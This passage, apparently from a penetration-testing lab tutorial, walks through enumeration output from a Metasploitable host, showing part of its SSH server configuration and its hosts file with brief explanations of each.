
As we scroll down, we can see the Login grace time is set to 120 seconds. Root login is also allowed. The system is using RSA authentication.



```
   20190616072819_default_192.168.41.173_linux.enum.netwo_865025.txt


# To enable empty passwords, change to yes (NOT RECOMMENDED)
PermitEmptyPasswords no

# Change to yes to enable challenge-response passwords (beware issues with
# some PAM modules and threads)
ChallengeResponseAuthentication no

# Change to no to disable tunnelled clear text passwords
#PasswordAuthentication yes

# Kerberos options
#KerberosAuthentication no
#KerberosGetAFSToken no
#KerberosOrLocalPasswd yes
#KerberosTicketCleanup yes

# GSSAPI options
#GSSAPIAuthentication no

^G Get Help   ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos
^X Exit       ^R Read File ^\ Replace   ^U Uncut Text^T To Spell  ^_ Go To Line
```

It can also be seen that password cannot be set to empty.


Next, we have the hosts file of the system. The hosts file is a plain text operating system file that maps host to IP addresses. Simply put it translates domain names to IP addresses.




```
   20190616072819_default_192.168.41.173_linux.enum.netwo_234146.txt

127.0.0.1       localhost
127.0.1.1       metasploitable.localdomain      metasploitable

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
ff02::3 ip6-allhosts











                               [ Read 10 lines ]
^G Get Help   ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos
^X Exit       ^R Read File ^\ Replace   ^U Uncut Text^T To Spell  ^_ Go To Line
```

